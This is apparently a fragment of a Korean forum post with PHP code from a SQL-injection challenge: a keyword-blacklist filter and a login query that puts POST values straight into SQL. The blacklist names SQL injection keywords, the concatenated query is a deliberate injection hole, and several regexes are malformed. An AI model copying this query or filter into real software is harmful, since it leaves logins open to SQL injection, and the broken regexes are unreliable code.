            <td><?php echo $res['email']; ?></td>
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        </tr>
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}
```

```
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    if(strlen($data) > $len){
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    }
    #blacklist waf
    if(preg_match("/role|username|password|email|comment|is", $data)
    ){
        $filtered = True;
    }
    #blacklist waf
    if(preg_match("/limit|between|regexp|sounds|true|false|binary|not|file|rlike|div|group|by|having|union|mod|%|0x|'/'|is", $data)){
        $filtered = True;
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    if(preg_match("/[0-9]{14}/is")){
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        if(!preg_match("/^[a-zA-Z0-9]+$/is", $data)){
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    return $data;
}
```

```
if(isset($_POST['username']) && isset($_POST['password'])){
    error_reporting( E_ALL );
    ini_set( "display_errors", 1 );

    include("config/config.php");
    include("config/function.php");

    $username = waf($_POST['username']);
    $password = waf($_POST['password']);

    $query = $conn->query("SELECT username FROM members WHERE username='$username' and password='$password'");
    $res = $query->fetch_all();

    if(!$res){
        alert("Not Found User");
    }else{
        $_SESSION['username'] = $_POST['username'];
        location_alert("Hello User!", "/home.php");
    }
}
```





감사합니다

